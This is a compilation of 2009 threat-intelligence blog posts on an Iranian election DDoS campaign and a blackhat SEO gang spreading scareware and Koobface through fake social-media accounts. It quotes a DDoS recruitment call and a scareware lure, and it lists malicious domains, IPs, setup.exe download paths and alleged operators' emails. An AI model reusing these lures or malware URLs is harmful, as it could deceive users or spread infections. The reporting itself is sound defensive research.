
297

What has changed since [2]yesterday's real-time OSINT analysis? The web based "Page Rebooter" tool heavily advertised by the opposition has decided to stop offering the service due to the massive abuse:

" *Unfortunately I have had to take the site down temporarily. The site was being used to attack other websites, until I can determine the source of these attacks, I have decided to keep it offline. My apologies to everyone who uses this site for it's intended purpose, hopefully we'll be back soon. I have now received several emails regarding this. Unfortunately, last night's spike in traffic cost me a lot of money in server costs, I therefore cannot afford to keep it online -*

even if the use is just. I have therefore decided to release the code for this site, so that you may create your own copies. "

Meanwhile, the opposition has come up with a segmented targets list including hardline news portals, official

Ahmadinejad sites, Iranian law enforcement sites, banks, judiciary and transportation sites, aiming to recruit international supporters:

298

" *ALL PEOPLE AROUND THE WORLD:*

Please help us in a full-scale cyberwar againts the dictatorial brutal government of Ahmadinjead! Help Iranians to earn back their votes per instructions below:

Simply click on few of the following links (better too choose your selections from different categories); it opens the site in a new tab. It will not stop you from browsing but by sending a refresh signal to the target site will saturate it. By doing so, we can block Ahmadinjead's governments flow of information in many of its key components as shown below. Please help us and yourself from this lunatic who will push the world to world war III. "

299

Following the updated list of targets, a new [3]LOIC.exe DoS tool is being advertised. The tool is however, anything but sophisticated (it's been around since 6 Jul 2008) compared to even the average Russian DDoS bot. Combined,

the simplistic nature of the opposition's attack tools indicates the lack of any in-depth understanding of information warfare principles, in times when other countries are already going beyond cyber warfare and aiming for the

unrestricted warfare stage.

300

The Conspiracy Theory and the Facts

How is the Iranian government/regime responding to these attacks, is it striking back to the fullest extend speculated in a countless number of cyber warfare research papers? Moreover, can it actually attack the "adversaries" which in this case reside within the country’s own network? Can we easily compare this unpleasant situation from an

information warfare perspective to the ongoing discussions whether or not the [4]Should the US Go Offensive In

Cyberwarfare?, and "go offensive" against who at the first place? The hundreds of thousands of U.S based malware infected hosts operated by a foreign entity as the adversary [5]while using the targeted country’s infrastructure as a human shield?

That’s a dilemma that Iran’s government is currently facing, but let’s connect the dots and prove that the [6]Fars News Agency which is pro-Ahmadinejad, and maintains ties to the [7]Iranian judiciary, has in fact participated in this

" **cyber warfare attack with sticks and stones**".

The Fars News Agency has been under attack since the beginning of the campaign, approximately 48 hours

ago, prompting the site – just like many others – to switch to "lite" versions taking into consideration the ongoing attacks wasting the sites’ bandwidth.

In a desperate attempt to influence the outcome of the DDoS attack, Fars News included iFrames pointing to

opposition and anti-Ahmadinejad news sites (**balatarin.com**; **ghalamnews.com** and **mirhussein.com**) in order to redirect some of the attack traffic to them. The campaigners noticed the change, but upon confirming that the

opposition's web sites remain online even with the iFrames in place, decided to continue the attack.

The bottom line - when your very own infrastructure hates you, you become nothing else but an observer to the

declining propaganda exposure projections that you've once set, failing to anticipate the fully realistic scenario when the adversary that you've been fortifying to protect from, or have build sophisticated offensive capabilities to deal with, is in fact residing within your own infrastructure. Attempting to attack him or shut him down will only multiply the effect of his original campaign.

[8]The net is vast and infinite.

Recommended reading:

[9]A CCDCOE Report on the Cyber Attacks Against Georgia

[10]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

[11]The Russia vs Georgia Cyber Attack

[12]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[13]People's Information Warfare Concept

[14]Combating Unrestricted Warfare

[15]The Cyber Storm II Cyber Exercise

[16]Chinese Hacktivists Waging People's Information Warfare Against CNN

[17]The DDoS Attacks Against CNN.com

[18]China's Cyber Espionage Ambitions

[19]North Korea's Cyber Warfare Unit 121

[20]Chinese Hackers Attacking U.S Department of Defense Networks

[21]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[22]Electronic Jihad's Targets List

[23]A Cyber Jihadist DoS Tool

[24]Teaching Cyber Jihadists How to Hack

[25]Empowering the Script Kiddies

[26]OSINT Through Botnets

[27]Corporate Espionage Through Botnets

[28]Malware Infected Hosts as Stepping Stones

[29]Hacktivism Tensions - Israel vs Palestine Cyberwars

[30]The Current, Emerging, and Future State of Hacktivism

[31]Internet PSYOPS - Psychological Operations

1. http://blogs.zdnet.com/security/?p=3613

2. http://blogs.zdnet.com/security/?p=3613

3.

http://www.virustotal.com/analisis/a37ae63ffb82c3bb690583
3470b42e99fea24d60458edfe4907ef17d65fe6fcf-12451

47616

4. http://news.bbc.co.uk/2/hi/technology/8026964.stm

5. http://blogs.zdnet.com/security/?p=1095

6. http://en.wikipedia.org/wiki/Fars_News_Agency

7. http://en.wikipedia.org/wiki/Judicial_system_of_Iran

8. http://www.imdb.com/title/tt0113568/quotes

9. http://ddanchev.blogspot.com/2009/04/ccdcoe-report-on-
cyber-attacks-against.html

10. http://ddanchev.blogspot.com/2008/10/ddos-attack-
graphs-from-russia-vs.html

11. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-
cyber-attack.html

12. http://ddanchev.blogspot.com/2009/01/pro-israeli-
pseudo-cyber-warriors-want.html

13. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

14. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

15. http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html

16. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

17. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

18. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

19. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

20. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

21. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

22. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

23. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

24. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

25. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

26. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

27. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

28. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

29. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

30. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

31. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

305

From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

(2009-06-17 18:36)

UPDATE: In less than half an hour upon notification, Twitter and LinkedIn have already removed the bogus accounts.

UPDATE2: Forty five minutes later Scribd removes the bogus accounts.

As usual, persistence must be met with persistence.

A single [1]blackhat SEO group – if well analyzed and

monitored – has the potential to provide an insight into some of the current monetization tactics [2]which cybecriminals use, as well as directly demonstrate the (automatic) impact they have across different Web 2.0 services.

306

What is my "[3]fan club" up to anyway? Covering up their weekend’s Twitter campaign that was serving scareware by using a new template, and once again diversifying - this time by managing a bogus LinkedIn accounts campaign, another one on Scribd, followed by another another currently active one on Twitter, in between increasing the size of their blackhat SEO farm at **is-the-boss.com**.

Moreover, for the first time ever, the group is starting to serve live exploits based on a bit.ly URL shortening service referrer, like the ones used in the latest Twitter campaign. The use of Arbitrary file download via the Microsoft Data Access Components (MDAC) exploits is done to ultimately drop a new [4]Koobface variant, making this [5]the

second time the group is pushing Koobface variants beyond Facebook.

Let’s summarize their activities during the past six days starting with the weekend’s campaign across Twitter.

Upon clicking on the TinyURL, the user is redirected through their well known **66.199.229 .253/etds** (**66.199.229**

.253/etds/go.php?sid=41; **66.199.229 .253**/etds/got.php?sid=41; **66.199.229 .253**/etds/go.php?sid=43; **66.199.229**

.253/etds/got.php?sid=43) traffic management location, to end up at the scareware **av4best .net** (64.86.17.47) with a new template is served ([6]FakeAlert-EA).

Parked on the same IP are also well known scareware domains known from their previous campaigns, namely

fast-antivirus .com and **viruscatcher .net**. The scareware message used in the new template takes you back to the good old school MS-DOS days :

" *A problem has been detected and windows has been shut down to prevent damage to your computer.*

Initialization _failed C:\WINDOWS\system32\himem.sys

If this is the first time you've seen this Stop error screen, restart the computer. If this screen appears again, read information below: The reason why this might happen is the newest malicious software which blocks access to the system libraries. Check to make sure any new antivirus software is properly installed. We suggest you to download and install antivirus, new up-to-date software which specializes on detection and removal of malicious and suspicious software. "

The messaged used in the weekend's Twitter campaign, as well as a graph on the peaks and downds for a par-

ticular keyword:

" *Competitions video; What do you think about video; I know why Percent Of Accounts; Between food and gay; movie Trailler!; Sun eclipce free; Air France extreem; Tetris long and sweet; Take sex under control; alcohol long and sweet;*

Between food and SATs; What do you think about Autotune; Gotcha!, Palm Pre!; Goodnight high

in the sky; What do you think about Hangover; Death of Autotune crack addict; Amazing. movie from MSFT; Amazing. Air France from MSFT; Sims 3, It’s Cool!; video, It’s Cool!; Manage Air France; Amazing. porn from MSFT; alcohol unbroken; Them girls Honduras; Between food and phish; Between food and Detroit; Tetris high in the sky; I know why iPhone; Futurama unbroken; Balls to the Woman Who Missed Air; alcohol high in the sky; follow the video"

Sample (now suspended) automatically registered accounts used in the weekend’s campaign:

twitter .com/wenning351

twitter .com/ula475

twitter .com/escher338

twitter .com/ochs40

twitter .com/karlen131

twitter .com/cordes904

twitter .com/hecker905

twitter .com/bohl566

twitter .com/sattler649

twitter .com/hildegard115

twitter .com/andreas281

twitter .com/wassermann38

twitter .com/rummel980

twitter .com/guilaine896

twitter .com/orlowski781

twitter .com/rupette972

twitter .com/holzner473

twitter .com/dumke576

twitter .com/hilgers465

twitter .com/heese157

twitter .com/meier679

twitter .com/habel896

twitter .com/holzinger567

twitter .com/wilhelm578

twitter .com/dearg450

twitter .com/habicht717

twitter .com/ferde373

twitter.com/hass323

twitter .com/heckmann918

twitter .com/bruna555

twitter .com/wilbert25

twitter .com/eckart412

twitter .com/sperlich374

twitter .com/jahn562

twitter .com/ludvig30

twitter .com/bing274

twitter .com/fett628

twitter .com/brock93

twitter .com/mally981

twitter .com/merle752

twitter .com/axmann101

twitter .com/pelz478

twitter .com/renaud687

twitter .com/wienke879

309

twitter .com/hartinger619

twitter .com/chriselda988

twitter .com/kloos267

twitter .com/dreyer15

twitter .com/herta740

twitter .com/brauer427

twitter .com/nadina732

twitter .com/wenda245

twitter .com/rieken434

twitter.com/reinhard192

twitter .com/plath132

twitter .com/bick497

twitter .com/johannsen747

twitter .com/tacke432

Besides the TinyURL links used, they’ve also returned to temporarily using their original .us domains such as **twitter**

.8w8.us - 82.146.51.126 - Email: ambersurman@gmail.com; **5us .us** - 82.146.51.25 - Email: elchip0707@mail.ru, and **girlstubes .cn** 82.146.52.158 - Email: alexvasiliev1987@cocainmail.com with Alex Vasiliev’s emails first noticed in the [7]Diverse Portfolio of Fake Security Software - Part Nine and again in [8]Part Twenty.

Now it’s time to assess their currently active campaigns across Twitter, LinkedIn and Scribd, and connect the dots in the face of the single URL acting as a counter across all the campaigns - **counteringate .com** (194.165.4.77) which has already been profiled in their [9]original massive blackhat SEO campaign, and still remains active.

The automatically registered and currently active Twitter accounts participating in the campaign are as follows, it's also worth pointing out that compared to their previous campaigns, in this way they've included relevant

backgrounds and avatars to the Twitter accounts:

twitter .com/AshleyTisdal1

twitter .com/AnnaNicoleSmit

twitter .com/ParisHiltonjpg1

twitter .com/ParisHiltonmov1

twitter .com/ParisHiltonNake

twitter .com/ParisHiltonSex1

twitter .com/ParisHiltonNud2

twitter .com/ParisSexTape2

twitter .com/Britneynipslip1

twitter .com/Britneywomani

twitter .com/Britneystrip1

twitter .com/BritneySex

twitter .com/Britneycomix

twitter .com/Britneywomaniz

twitter .com/BritneyNaked2

twitter .com/britneysextape

twitter .com/BritneyxSpears1

twitter .com/Britneydesnuda1

311

twitter .com/LopezAss

twitter .com/jennifermorriso

twitter .com/JenniferTilly2

twitter .com/AnistonSexscen

twitter .com/AnistonBangs

twitter .com/JenniferTilly1

twitter .com/Jennifernude

twitter .com/JenniferConnel

twitter .com/JenniferGarner1

twitter .com/LopezNaked

twitter .com/AnistonSexiest

twitter .com/JenniferAnisto4

twitter .com/JenniferToastee

312

twitter .com/JenniferAnisto2

twitter .com/LoveHewitt1

twitter .com/JenniferLoveH1

twitter .com/JenniferGreyn

twitter .com/1JenniferAnisto

twitter .com/2JenniferAnisto

twitter .com/1JenniferLopez

twitter .com/Lopedesnuda1

twitter .com/ElishaCuthbert3

313

twitter .com/ElishaCuthbert1

twitter .com/AlysonHannigan2

twitter .com/AliciaMachado

twitter .com/AliLarterNaked

/twitter .com/AliLarterNude

twitter .com/MelissaJoanha

twitter .com/AishwaryaRaiN1

Upon clicking on **bit .ly/Je2Sd**, the user is redirected to **oymomahon .com**/mirolim-video/3.html - 216.32.86.106

Email: StaceyGuerreroSF@gmail.com, redirecting to **myhealtharea .cn**/in.cgi?13 and then to **oymoma-tube**

.freehostia.com/x-tube.htm where the fake codec/scareware is served, downloaded from **totalsitesarchive**

.com/error.php?id=62 - [10]Trojan.Win32.FakeAV.nz which once executed phones back to **bestyourtrust**

.com/in.php?url=5 &affid=00262 (209.44.126.241) parked at the same IP are also the following scareware domains:

314

uniqtrustedweb .com

hortshieldpc .com

securetopshield .com

gisecurityshield .com

ourbestsecurityshield .com

intellectsecfind .com

thesecuritytree .com

godsecurityarchive .com

besecurityguardian .com

thefirstupper .com

securityshieldcenter .com

bitsecuritycenter .com

joinsecuritytools .com

hupersecuritydot .com

bestyourtrust .com

thetrueshiledsecurity .com

souptotalsecurity .com

scantrustsecurity .com

The second **bit .ly/1a5ZsY** link used in the Twitter campaign, is redirecting to **showmealltube .com**/paqi-video/7.html

- 64.92.170.135 Email: zbestgotterflythe@gmail.com.

From there, the redirector **myhealtharea .cn**/in.cgi?12 - 216.32.83.110 - zbest2008@mail.ru again loads **oymoma-tube.freehostia .com**/tube.htm and most importantly the counter **counteringate .com**/count.php?id=186 which is using [11]an IP known from their previous campaign (194.165.4.77).

315

Time to move on to the LinkedIn campaign, and establish a direct connection with the Twitter one, both maintained by the same group of cybercriminals.

Currently active and participating LinkedIn accounts:

linkedin .com/in/rihannanude

linkedin .com/in/rihannanude2

linkedin .com/in/nudecelebs

linkedin .com/in/britneyspearsnudee

linkedin .com/in/pamelaandersonnudee

linkedin .com/in/tilatequilanudee

linkedin .com/pub/beyonce-nude/14/b/952

linkedin .com/in/nudemodels

316

linkedin .com/in/mariahcareynude3

linkedin .com/in/nudeboys

linkedin .com/in/evamendesnude2

linkedin .com/in/nudebeaches

linkedin .com/in/nudebabes

linkedin .com/in/nudewomen2

linkedin .com/pub/ashley-tisdale-nude/13/b4b/762

linkedin .com/pub/mila-kunis-nude/13/b4a/b99

linkedin .com/pub/nude-kids/13/b4b/aa

linkedin .com/pub/young-nude-girls/13/b4a/6a

317

The LinkedIn campaign is linking to the **delshikandco .com**, from where the user is redirected to the same domains used in the Twitter campaign, sharing the same celebrity theme - **delshikandco .com**/mirolim-video/3.html/**delshikandco .com**/paqi-video/1.html - 216.32.83.104 leads to **myhealtharea .cn**/in.cgi?12 to finally serve the codec at **ymoma-tube.freehostia.com**/xxxtube.htm or at **tubes-portal.com**/xplaymovie.php?id=40012 -

216.240.143.7, another [12]IP that has already been profiled part of their previous campaigns.

Yet another nude themed campaign is operated by the same group at Scribd, linking to the already profiled

delshikandco .com, used in both, Twitter's and LinkedIn's campaigns.

318

Currently active and participating Scribd accounts:

scribd .com/Stacy %20Keibler-nude

scribd .com/Vanessa _Hudgens %20nude

scribd .com/Jessica %20 %20Simpson %20 %20nude

scribd .com/MileyCyrus %20nude

scribd .com/KimKardashian %20 %E2 %80 %98nude %E2 %80 %99

scribd .com/Carmen %20 %20Electra %20nude

scribd .com/Jennifer %20Anistonnude

scribd .com/Paris-Hilton-nude3

scribd .com/Vida %20 %20Guerra %20 %20nude

scribd .com/nude2

scribd .com/Kim %20 %20Kardashian %20nude

scribd .com/ZacEfron %20nude

scribd .com/BritneySpears %20nude

scribd .com/Hilary-Duff-nude %202

scribd .com/Angelina-Jolie-nude11

scribd .com/Vanessa-Hudgens-nude2

scribd .com/Natalie-Portman-nude2

scribd .com/JessicaAlba %20nude

scribd .com/Jennifer-Love-Hewitt-nude11

319

scribd .com/Kim-Kardashian-nude2

scribd .com/Jessica-Alba-nude11s

scribd .com/JENNIFER %20LOPEZ %20NUDE3

scribd .com/Elisha %20 %20Cuthbert %20 %20nude

scribd .com/Paris-Hilton-nude1

scribd .com/HilaryDuff %20nude

scribd .com/Megan-Fox-nude2

scribd .com/Britney-Spears-nude1

scribd .com/Candice %20 %20Michelle %20nude

scribd .com/Lindsay-Lohan-nude3

scribd .com/Mila-Kunis-nude2

scribd .com/Miley %20Cyrus %20nude

scribd .com/Vanessa %20 %20Anne %20 %20Hudgens %20nude

scribd .com/rihanna-nude2

scribd .com/Jenny %20Mccarthy %20nude

scribd .com/Kim %20 %20Kardashian %20 %20nude

320

scribd .com/Olsen-Twins-nude2

scribd .com/Brooke-Hogan-nude2

scribd .com/DeniseRichardsnude2

scribd .com/Scarlett %20Johansson %20nude

scribd .com/miley-cyrus-nude

scribd .com/Celebrity %20 %20nude

scribd .com/Lindsay-Lohan-nude2

scribd .com/Tila %20Tequila %20nude

scribd .com/Ashley %20Tisdale %20nude

scribd.com/Angelina-Jolie-nude2

scribd .com/Denise-Richards-nude-2

scribd .com/Britney %20Spears %20nude

scribd .com/Hayden %20Panettiere %20nude

scribd .com/Carmen-Electra-nude1

scribd .com/Brooke-Burke-nude2

321

scribd .com/Megan %20Fox %20nude

scribd .com/JessicaSimpson %20nude

scribd .com/Kendra-Wilkinson-nude2

scribd .com/DeniseRichardsnude

scribd.com/AngelinaJolie %20nude

scribd.com/Kate %20Mara %20nude

scribd .com/Eva %20Green %20nude

scribd .com/Mariah %20Carey %20nude

scribd .com/Britney-Spears-nude2

scribd .com/Paris %20Hilton %20nude

scribd .com/CHristina %20Applegate %20nude

scribd .com/Billie %20Piper %20nude

scribd .com/Rosario %20Dawson %20nude

scribd .com/Anna %20Kournikova %20nude

scribd .com/Jennifer-Love-Hewitt-nude2

322

scribd .com/Kate %20Winslet %20nude

scribd .com/Carmen %20Electra %20nude

scribd .com/Jennifer %20Love %20Hewitt %20nude

scribd .com/Vida %20Guerra %20nude

scribd .com/AnneHathaway %20nude

scribd .com/JenniferLopez _nude

scribd .com/Trish %20Stratus %20nude

scribd .com/Lindsay _Lohannude

scribd .com/Pamela %20Anderson %20nude3

scribd .com/Jessica-Simpson-nude3

scribd .com/JENNIFER %20LOPEZ %20NUDE

scribd .com/CHristina %20Aguilera %20nude

scribd .com/hilary %20duff %20nude

scribd .com/MariahCarey %20nude

scribd .com/JohnCena %20nude

323

scribd .com/Halle %20Berry %20nude

scribd .com/Amanda %20 %20Beard %20 %20nude

scribd .com/Patricia %20 %20Heaton %20 %20nude

scribd .com/Madonna %20nude

scribd .com/JenniferLopez %20nude

scribd .com/DeniseRichards %20nude

scribd .com/PatriciaHeaton %20nude

scribd .com/Celebrity %20nude

scribd .com/TilaTequila _nude

scribd .com/Hayden-Panettiere-nude2

scribd .com/Brenda-Song-nude2

scribd .com/Demi %20Moore %20nude

scribd .com/celebrity %20nude %201

scribd .com/JenniferLove %20Hewitt %20nude

scribd .com/Ashley _Harkleroad %20nude

324

scribd .com/AudrinaPatridge %20nude

scribd .com/PamelaAnderson %20nude

scribd .com/Anna %20Nicole %20Smithnude

scribd .com/Meg %20Ryan %20nude

scribd .com/Kate %20Hudsonnude

Now that all the campaigns are exposed in the naked fashion of their themes, it’s worth emphasizing on the

live exploits serving Koobface samples based on a bit.ly referrer - in this case the process takes place through **myhealtharea .cn**/in.cgi?13, which instead of redirecting to scareware domain as analyzed above, is redirecting to fast-fluxed set of IPs serving identical [13]Koobface binary - **myhealtharea .cn**/in.cgi?13 loads **r-cg100609**

.com/go/?pid=30455 &type=videxp (92.38.0.69) which redirectss to the live exploits/Koobface.

Parked on 92.38.0.69 are also the following domains:

er20090515 .com

upr0306 .com

cgpay0406 .com

r-cgpay-15062009 .com

r-cg100609 .com

trisem .com

uprtrishest .com

upr15may .com

rd040609-cgpay .net

Dynamic redirectors from **r-cg100609 .com**/go/?pid=30455 &type=videxp on per session basis:

92.255.131 .217/pid=30455/type=videxp/?ch= &ea=

92.255.131 .217/pid=30455/type=videxp/setup.exe

76.229.152 .148/pid=30455/type=videxp/?ch= &ea=

76.229.152 .148/pid=30455/type=videxp/?ch= &ea=/setup.exe

189.97.106 .121/pid=30455/type=videxp/?ch= &ea=

189.97.106 .121/pid=30455/type=videxp/setup.exe

117.198.91 .99/pid=30455/type=videxp/?ch= &ea=

117.198.91 .99/pid=30455/type=videxp/setup.exe

79.18.18 .29/pid=30455/type=videxp/?ch= &ea=

79.18.18 .29/pid=30455/type=videxp/setup.exe

85.253.62 .53/pid=30455/type=videxp/?ch= &ea=

85.253.62 .53/pid=30455/type=videxp/setup.exe

79.164.220 .170/pid=30455/type=videxp/?ch= &ea=

79.164.220 .170/pid=30455/type=videxp/setup.exe

59.98.104 .129/pid=30455/type=videxp/?ch= &ea=

59.98.104 .129/pid=30455/type=videxp/setup.exe

78.43.24 .211/pid=30455/type=videxp/?ch= &ea=

78.43.24 .211/pid=30455/type=videxp/setup.exe

62.98.63 .254/pid=30455/type=videxp/?ch= &ea=

62.98.63 .254/pid=30455/type=videxp/setup.exe

84.176.74 .231/pid=30455/type=videxp/?ch= &ea=

84.176.74 .231/pid=30455/type=videxp/setup.exe

panmap
.in/html/3003/25ee551429fcbfd75fe7bcfeba4a9cb8/ - 114.80.67.32 - charicard@googlemail.com

325

Parked on 114.80.67.32 are also:

managesystem32.com

napipsec.in

trialoc.in

pbcofig.in

pclxl.in

ifxcardm.in

ifmon.in

panmap.in

moricons.in

oeimport.in

ncprov.in

326

The served setup.exe (Win32/Koobface.BC; Worm:Win32/Koobface.gen!D;) samples phone back to a single location:**-**

upr15may .com/achcheck.php; **upr15may .com**/ld/gen.php - 92.38.0.69; **61.235.117 .71**/files/pdrv.exe To further demonstrate the group's involvement in these campaigns, two active campaigns at **is-the-boss.com**

indicate that they're also using the newly introduced counteringate.com, however, parked on the same IP as a

previously analyzed redirector maintained bot the group.

A sample campaign is using the **engseo .net**/sutra/in.cgi?4 &parameter=bravoerotica - 84.16.230.38 - Email: pop-kadyp@gmail.com as well as the **warwork .info**/cgi-bin/counter?id=945706 &k=independent &ref= - 91.207.61.48

redirectors to load **free-porn-video-free-porn .com**/1/index.php?q=bravoerotica - 84.16.230.38 - Email: pop-kadyp@gmail.com serving [14]a fake codec, and is also using the universal counter serving maintained by group

counteringate .com/count.php?id=308.

A second sampled campaign at is-the-boss.com points to a new domain that is once again parked at a well known

[15]IP mainted by the gang - **goldeninternetsites .com**/go.php?id=2022 &key=4c69e59ac &p=1 - 83.133.123.140 -

327

known from [16]previous campaigns.

The redirectors lead to **anti-virussecurity3 .com** - 69.4.230.204; 69.10.59.34; 83.133.115.9; 91.212.65.125

with more typosquatted "[17]Personal Antivirus" scareware parked at these multiple IPs aimed to increase the life cycle of the campaign:

bestantiviruscheck2 .com

securitypcscanner2 .com

fastpcscan3 .com

goodantivirusprotection3 .com

antimalware-online-scanv3 .com

anti-malware-internet-scanv3 .com

antimalwareinternetproscanv3 .com

antimalwareonlinescannerv3 .com

anti-virussecurity3 .com

bestantispywarescanner4 .com

fastsecurityupdateserver .com

Personal Antivirus then phones back to **startupupdates .com** - 83.133.123.140 where more scareware is parked, with the domains known from previous campaigns:

bestwebsitesin2009 .com

live-payment-system .com

bestbuysoftwaresystem .com

antiviruspaymentsystem .com

bestbuysystem .com

homeandofficefun .com

advanedmalwarescanner .com

allinternetfreebies .com

goldeninternetsites .com

primetimeworldnews .com

liveavantbrowser2 .cn

momentstohaveyou .cn

worldofwarcry .cn

awardspacelooksbig .us

The affected services have been notified, blacklisting and take down of the participating domains is in progress.

This post has been reproduced from [18]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

2. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

3. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

4.

http://www.virustotal.com/analisis/1eb5fc834f22d5f1e5d7d82bf1c7d4df2e584734d19e82f72c7e7d45101143e2-12452

45881

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6.

http://www.virustotal.com/analisis/576f4127e85ab6ce355f0eec612bb0d24355f626e71ab6e2585a596e02563ec1-12448

40273

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

8. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10.
http://www.virustotal.com/analisis/d8e886b0f36b03f54a2d5823ecbf4602333f69fb9ce6a5160e003088cc8b2bdb-12452

18571

11. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

12. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

13.
http://www.virustotal.com/analisis/1eb5fc834f22d5f1e5d7d82bf1c7d4df2e584734d19e82f72c7e7d45101143e2-12452

53380

14.
http://www.virustotal.com/analisis/81ac44b2150e87850fc28d228f0a7680a1b6d4fd132217288417fed29e1a45ee-12452

19986

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

17.
http://www.virustotal.com/analisis/50f23f314bd40d05bfed00

a042da936f98ffe7af81d52777a795275955a40ec6-12452

21372

18. http://ddanchev.blogspot.com/

329

A Peek Inside the Managed Blackhat SEO Ecosystem (2009-06-24 14:21)

Ever wondered how are thousands of bogus accounts across multiple Web services, automatically generated with

built-in monetization channels consisting of scareware, malware to the use of legitimate affiliate links from major ad networks?

Through several clicks or if complete automation and experience count, through outsourcing the process to a

managed blackhat SEO provider that wouldn’t charge you for the product, but for the service offered. Let’s take a peek at some of the currently available DIY tools, and what a managed blackhat SEO service provider has to offer.

330

Take for instance the "professional blackhat SEO" expert featured here. His ongoing [1]Twitter spam campaigns are in fact so successfully [2]hijacking trending topics that at first they looked like your typical scareware serving campaign.

What both sides have in common are spamming techniques used.

However, the tactics vary and indicate an interesting shift from the typical [3]outsourcing of CAPTCHA recognition for the purpose of storing the blackhat SEO content on the legitimate provider’s services. In order to scale more efficiently, several currently active managed blackhat SEO providers that have vertically integrated to the point where they manage their own blackhat SEO friendly ISP.

By doing so, their bogus account generating platforms are capable of achieving speeds that would be other-

331

wise either impossible or impractical to set as objectives through outsourced CAPTCHA-recognition - 2,931 bogus Wordpress accounts with template based blackhat SEO content generated in 1 second using their own managed

infrastructure. The following screenshots provide an inside peek into one of the products offered by the "professional blackhat SEO expert" :

332

333

334

335

What took place in one second, was the generation of thousands of bogus accounts with descriptive blackhat SEO

subdomains, with the bogus content pulled/scrapped from legitimate and real-time news providers, with the entire operation run as a managed service, or the tool itself offered for sale. As in every other managed underground

service, customization plays a major role that is often the key benchmark for judging a particular product next to another. Customization in respect to this particular tool comes under the form of numerous Wordpress templates

that can be randomly used during the registration process:

336

Static customization is one thing, dynamic customization is entirely another. The product, and consequently the managed service are offering the ability to automatically add Ebay and Amazon listings with the user's unique affiliate code posted within the bogus content:

337

338

The practice of [4]affiliate network fraud – excluding the cybersquatting as a prerequisite for it success – was recently mentioned as a much more lucrative fraudulent practice than the pay-per-click model, which entirely depends on

the fraudster's knowledge of which is the monetization model with the highest pay-out rates:

" *Some companies offer legitimate affiliate programs that allow third-party Web site owners to post links and banners with the company's branded content on their site or to send traffic to the company's site directly through domain forwards. In return, the owner of the site hosting the link receives a commission for every click-through that results in a purchase. This lucrative commission structure has enticed cybercriminals to take advantage of affiliate programs by registering typo domains that redirect to legitimate content and enable them to collect affiliate fees.* "

Next to the malware/scareware serving Twitter campaigns, affiliate network fraud is also very common at the

ever-growing micro-blogging service, whose lack of common sense account registration practices – Twitter doesn't require a valid email, neither does it require an email confirmation upon registrating an account – makes the practice of generating bogus accounts a child's play.

The bottom line - is the managed blackhat SEO hosting service ($500 per month and $5000 for one year for

unlimited domains/subdomains/traffic/disk space package) the future, or are we going to continue seeing the

systematic abuse of legitimate service's infrastructure through outsourced CAPTCHA recognition? I'd go for the second due to a simple reason - it’s more cost-effective than the managed service at least for the time being. In the long term, once it achieves its logical "malicious economies of scale" the hosting and process would become cheaper thereby attracting more customers.

Recommended reading -

Outsourced CAPTCHA recognition:

[5]Community-driven Revenue Sharing Scheme for CAPTCHA Breaking

[6]The Unbreakable CAPTCHA

[7]Spammers attacking Microsoft’s CAPTCHA – again

[8]Spam coming from free email providers increasing

[9]Gmail, Yahoo and Hotmail’s CAPTCHA broken by spammers

[10]Microsoft’s CAPTCHA successfully broken

[11]Vladuz’s Ebay CAPTCHA Populator

[12]Spammers and Phishers Breaking CAPTCHAs

[13]DIY CAPTCHA Breaking Service

[14]Which CAPTCHA Do You Want to Decode Today?

Managed Cybercrime-facilitating services/tools:

[15]Commercial Twitter spamming tool hits the market

[16]Zeus Crimeware as a Service Going Mainstream

[17]Managed Fast-Flux Provider

[18]Managed Fast Flux Provider - Part Two

[19]76Service - Cybercrime as a Service Going Mainstream

[20]Inside (Yet Another) Managed Spam Service

[21]Inside a DIY Image Spam Generating Traffic Management Kit

[22]Quality Assurance in a Managed Spamming Service

[23]Managed Spamming Appliances - The Future of Spam

[24]Dissecting a Managed Spamming Service

[25]Inside a Managed Spam Service

[26]Spamming vendor launches managed spamming service

Cybersquatting/Per Pay Click Fraud:

[27]Exposing a Fraudulent Google AdWords Scheme

[28]Botnets committing click fraud observed

[29]Click Fraud, Botnets and Parked Domains - All Inclusive

